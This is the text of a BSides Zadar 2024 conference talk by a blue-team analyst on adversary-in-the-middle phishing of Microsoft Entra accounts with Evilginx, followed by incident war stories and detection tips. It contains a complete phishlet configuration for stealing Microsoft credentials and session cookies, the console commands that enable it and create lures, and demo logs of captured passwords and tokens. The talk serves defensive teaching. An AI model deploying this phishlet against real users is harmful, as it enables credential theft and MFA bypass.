



The Beauty, the Beast, and the Adversary in between

BSides Zadar, 2024

GetUserNameW

- › Zdravko Petričušić (X - @Chromaa__)
- › Blue Team Analyst @ Span
- › SOC/DFIR, detection engineering, EDR research, cloud security (Azure/Entra)
- › Straight Outta College
- › All opinions are my own and unrelated to the employer
- › I'm not here to sell you anything, but...
 - › The talk is Azure/Entra-heavy

Agenda

- › Teach a man to phish...
- › Evilginx overview and demo
- › War stories
- › Hunting (and detecting) the adversary
- › Hardening and protection for all tax brackets
- › Bonus content!

Teach a man to phish...

- › It started with copy-pasted HTML pages
- › Worked well enough until MFA came around
- › Okay, worked well enough until number matching MFA came around..
- › Soon enough, they caught up:
 - › Browser-in-the-browser + Evilginx
 - › Illicit OAuth2 app consent
 - › Abuse of expired reply URLs



Evilginx overview

- › Developed by Kuba Gretzky in 2017. (github.com/kgretzky/evilginx2)
- › “*Adversary-in-the-Middle (AitM) attack framework used for phishing credentials and session cookies of any web service*”
- › Proxy server used for forwarding, manipulating, and capturing data between the victim and a legitimate service
- › Allows for classic MFA bypass (even number matching!)



Evilginx overview

- › Phishlets
 - › YAML configuration files dictating the proxy behaviour
 - › JS injects, HTTP request/response manipulation, auth token theft
- › Lures
 - › randomly generated entry point URLs
 - › allows for personalization of phishing links
 - › Rickrolled when visiting a non-existing lure URL
- › Automatic *Let's encrypt!* TLS certificate request for proxied (sub)domains




Evilginx demo

```
1 min_ver: '3.0.0'
2 redirect_url: 'https://myaccount.microsoft.com/'
3 proxy_hosts:
4   - {phish_sub: '', orig_sub: '', domain: 'microsoftonline.com', session: true, is_landing: false}
5   - {phish_sub: 'login', orig_sub: 'login', domain: 'microsoftonline.com', session: true, is_landing: true}
6   - {phish_sub: 'www', orig_sub: 'www', domain: 'office.com', session: true, is_landing: false}
7 auth_tokens:
8   - domain: '.login.microsoftonline.com'
9     keys: ['ESTSAUTH', 'ESTSAUTHPERSISTENT', 'SignInStateCookie']
10    type: 'cookie'
11 credentials:
12   username:
13     key: 'login'
14     search: '(.+)'
15     type: 'post'
16   password:
17     key: 'passwd'
18     search: '(.+)'
19     type: 'post'
20   custom:
21     key: 'mfaAuthMethod'
22     search: '(.+)'
23     type: 'post'
24 force_post:
25   - path: '/kmsi'
26     search:
27       - {key: 'flowToken', search: '.*'}
28     force:
29       - {key: 'LoginOptions', value: '1'}
30       - {key: 'DontShowAgain', value: 'true'}
31     type: 'post'
32 login:
33   domain: 'login.microsoftonline.com'
34   path: ''
```

- > proxy_hosts
 - > *all to-be-intercepted hosts*
- > auth_tokens
 - > *where are the goods?*
- > credentials
 - > *whoami /all*
- > force_post
 - > *set certain POST fields' values*
- > login
 - > *original entry point*

Evilginx demo



- -- Community Edition - --

by Kuba Gretzky (@mrgretzky) version 3.3.0


```
[20:36:09] [inf] Evilginx Mastery Course: https://academy.breakdev.org/evilginx-mastery (learn how to create phishlets)
[20:36:09] [inf] loading phishlets from: phishlets/
[20:36:09] [inf] loading configuration from: /root/.evilginx
[20:36:09] [inf] blacklist: loaded 20 ip addresses and 0 ip masks
[20:36:09] [err] Failed to start nameserver on: :53
[20:36:09] [inf] obtaining and setting up 0 TLS certificates - please wait up to 60 seconds...
[20:36:09] [inf] successfully set up all TLS certificates
```

phishlet	status	visibility	hostname	unauth_url
microsoft	disabled	visible		

```
: config domain [REDACTED].online
[20:36:25] [inf] server domain set to: [REDACTED].online
: config ipv4 4.1 [REDACTED]
[20:37:12] [inf] server external IP set to: 4.1 [REDACTED]
: phishlets hostname microsoft [REDACTED].online
[20:37:33] [inf] phishlet 'microsoft' hostname set to: [REDACTED].online
[20:37:33] [inf] disabled phishlet 'microsoft'
: phishlets enable microsoft
[20:37:38] [inf] enabled phishlet 'microsoft'
[20:37:38] [inf] obtaining and setting up 3 TLS certificates - please wait up to 60 seconds...
[20:37:38] [inf] successfully set up all TLS certificates
: lures create microsoft
[20:37:49] [inf] created lure with ID: 1
: lures get-url 1
```

[https://login.\[REDACTED\].online/LEfoUSHb](https://login.[REDACTED].online/LEfoUSHb)

Evilginx demo



```
[18:19:45] [imp] [3] [microsoft] new visitor has arrived: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0) Gecko/2010
0101 Firefox/129.0 (83. [REDACTED])
[18:19:45] [inf] [3] [microsoft] landing URL: https://login.[REDACTED].online/K[REDACTED]
[18:20:00] [+++] [3] Username: [victim@[REDACTED]@onmicrosoft.com]
[18:20:00] [+++] [3] Password: [T.[REDACTED]]
[18:20:00] [+++] [3] Username: [victim@[REDACTED]@onmicrosoft.com]
[18:20:53] [+++] [3] Username: [victim@[REDACTED]@onmicrosoft.com]
[18:20:53] [+++] [3] Custom: [mfaAuthMethod] = [PhoneAppNotification]
[18:20:56] [+++] [3] all authorization tokens intercepted!
[18:20:56] [imp] [3] dynamic redirect to URL: https://myaccount.microsoft.com/
[18:20:56] [imp] [3] dynamic redirect to URL: https://myaccount.microsoft.com/
[18:20:56] [imp] [3] redirecting to URL: https://myaccount.microsoft.com/ (1)
```

Evilginx demo

```
: sessions 39
```

```
id : 39
phishlet : microsoft
username : victim@
password : T. [REDACTED]
tokens : captured
landing_url : https://login.[REDACTED].online/[REDACTED]
user-agent : Mozilla/5.0 (Windows NT 10.0; Win
remote_ip : 83.[REDACTED]
create_time : 2024-08-28 18:19
update_time : 2024-08-28 18:20
```

Cookie Name	Type	Comments
ESTSAUTH	Common	Contains user's session information to facilitate SSO. Transient.
ESTSAUTHPERSISTENT	Common	Contains user's session information to facilitate SSO. Persistent.
ESTSAUTHLIGHT	Common	Contains Session GUID Information. Lite session state cookie used exclusively by client-side JavaScript in order to facilitate OIDC sign-out. Security feature.
SignInStateCookie	Common	Contains list of services accessed to facilitate sign-out. No user information. Security feature.

[custom]

```
mfaAuthMethod : PhoneAppNotification
```

```
[ cookies ]
```

```
[{"path": "/", "domain": "login.microsoftonline.com", "expirationDate": 1756405355, "value": "CAgABFgIAAAApTwJmzXqdrR4BN2miheQMYAgDs_wUA9P_WuS_k40WGZqbSMTnjks41lIY8PrunVGtVLFhrrKMVifQ7X3ieA", "name": "SignInStateCookie", "httpOnly": true}, {"path": "/", "domain": "login.microsoftonline.com", "expirationDate": 1756405355, "value": "0.AqABFwOAAAApTwJmzXqdrR4BN2miheQMYAgDs_wUA9P9cECiE49ax7BnIaqKqE6DNfCEIm", "name": "ESTSAUTH", "httpOnly": true}, {"path": "/", "domain": "login.microsoftonline.com", "expirationDate": 1756405355, "value": "0.ARBmBmoBp4rESTUW0MU__u8s9dlEtEZUfGMrBJg-Ydk3ZSdsOAT0.AgABFwQAAAApTwJmzXqdrR4BN2miheQMYAgDs_wUA9P8LAYfTnm3eHfTnQRiV1AbZK0NjIOYPAQBiuX04A_d5VdKuqiC", "name": "ESTSAUTHPERSISTENT", "httpOnly": true}]
```


Also contains MFA confirmation data!



War Stories

War story #1

- > User receives “shared” document
- > First sign-in occurs from the proxy address
- > MFA requirement satisfied (!)
- > Office 365 Exchange Online application sign-in



User sign-ins (interactive)		User sign-ins (non-interactive)									
Application	Status	IP address	Location	Is CAE Token	Token issuer type	Incoming token type	Authentication Protocol	Client credential type	Authentication requirement		
Office 365 Exchange Online	Interrupted	137. [redacted]	Palo Alto, California, ...	No	Microsoft Entra ID	None	None	None	Multifactor authentication		

War story #1

- › “The URLs inside the phishing email **abused Google’s AMP** functionality to try and hide the proxy. (...) The malicious URLs from the phishing campaign **redirected the users** to various websites with the “<REDACTED>” top-level domain (e.g., `google[.]ae/amp/<REDACTED>[.]<FOR>[.]<PRIVACY>/mmCWkRmnV`) **where the phishing proxy site was hosted.**”

Request URL:	https://www.google.com/amp/youtube.com
Request Method:	GET
Status Code:	● 302 Found
▼ Response Headers	
Location:	http://youtube.com

War story #1

- › New MFA method added for persistence - T1556.006

AuthenticationType	2
DeviceId	00000000-0000-0000-0000-000000000000
DeviceName	NO_DEVICE
DeviceTag	SoftwareTokenActivated
DeviceToken	NO_DEVICE_TOKEN
PhoneAppVersion	NO_PHONE_APP_VERSION

- › “(...) the logged Office and Exchange Online activity happened in relatively short bursts, where the **attackers interacted with the apps usually for a few minutes**, after which they would go silent for an extended period of time, of up to a few hours or **even days**. The account <redacted>.<redacted>[at]<example>[.]com was the **only account** the attackers interacted with for more than 3 days after the compromise.”

War story #2

- > User receives “invitation” to OneNote notebook
- > First sign-in from the proxy @ 93.184.215.14 (*REDACTED.com*)
- > **OfficeHome** application sign-in
- > *Dear REDACTED.com, Censys would like to have a word...*

```
proxy_hosts:  
- {phish_sub: '', orig_sub: '', domain:  
- {phish_sub: 'login', orig_sub: 'login'  
- {phish_sub: 'www', orig_sub: 'www', d
```

remember these?

yyyyyyup, there they are

Hosts	name:REDACTED.com
company1	com.REDACTED.com (93.184.215.14) NETWORK-SOLUTIONS-HOSTING (19871) Georgia, United States 80/HTTP 443/UNKNOWN
www.	company2 com.REDACTED.com (93.184.215.14) NETWORK-SOLUTIONS-HOSTING (19871) Georgia, United States 80/HTTP 443/HTTP
	REDACTED.com (93.184.215.14) NETWORK-SOLUTIONS-HOSTING (19871) Georgia, United States 80/HTTP 443/HTTP
www.	company3 com.REDACTED.com (93.184.215.14) NETWORK-SOLUTIONS-HOSTING (19871) Georgia, United States 80/HTTP 443/HTTP
	company3 REDACTED.com (93.184.215.14) NETWORK-SOLUTIONS-HOSTING (19871) Georgia, United States 80/HTTP 443/HTTP
	company4 REDACTED.com (93.184.215.14) NETWORK-SOLUTIONS-HOSTING (19871) Georgia, United States wordpress 443/HTTP
www.	company1 REDACTED.com (93.184.215.14) NETWORK-SOLUTIONS-HOSTING (19871) Georgia, United States 80/HTTP 443/HTTP
	www.REDACTED.com (93.184.215.14) NETWORK-SOLUTIONS-HOSTING (19871) Georgia, United States 80/HTTP 443/HTTP

War story #2

<https://graphpermissions.merill.net/permission/EWS.AccessAsUser.All>

- › User consent to suspicious OAuth2 application
 - › PERFECTDATA SOFTWARE
 - › *EWS.AccessAsUser.All* permission – “Allows the app to have the same access to mailboxes as the signed-in user via **Exchange Web Services**”

```
> grep -hi perfectdata app_signins.csv | sed "s/, //g" | cut -d',' -f1,7,16,18,26,27 | sort -k1 | xargs -I % printf '\n%\n'
```

```
2024-07-16T21:15:30Z,user1@example.com,PERFECTDATA SOFTWARE,Office 365 Exchange Online,65001,The user or administrator has not consented to use the application with ID '{identifier}'{namePhrase}. Send an interactive authorization request for this user and resource.
```

```
2024-07-16T21:15:36Z,user1@example.com,PERFECTDATA SOFTWARE,Office 365 Exchange Online,,Other.
```

```
2024-07-19T13:21:23Z,user3@example.com,PERFECTDATA SOFTWARE,Office 365 Exchange Online,65001,The user or administrator has not consented to use the application with ID '{identifier}'{namePhrase}. Send an interactive authorization request for this user and resource.
```

```
2024-07-19T13:21:31Z,user3@example.com,PERFECTDATA SOFTWARE,Office 365 Exchange Online,,Other.
```

```
2024-07-19T14:14:21Z,user2@example.com,PERFECTDATA SOFTWARE,Office 365 Exchange Online,65001,The user or administrator has not consented to use the application with ID '{identifier}'{namePhrase}. Send an interactive authorization request for this user and resource.
```

```
2024-07-19T14:14:26Z,user2@example.com,PERFECTDATA SOFTWARE,Office 365 Exchange Online,,Other.
```

Malicious Azure Application PERFECTDATA SOFTWARE and Microsoft 365 Business Email Compromise


By syne0 | July 10, 2023 | 12 Comments

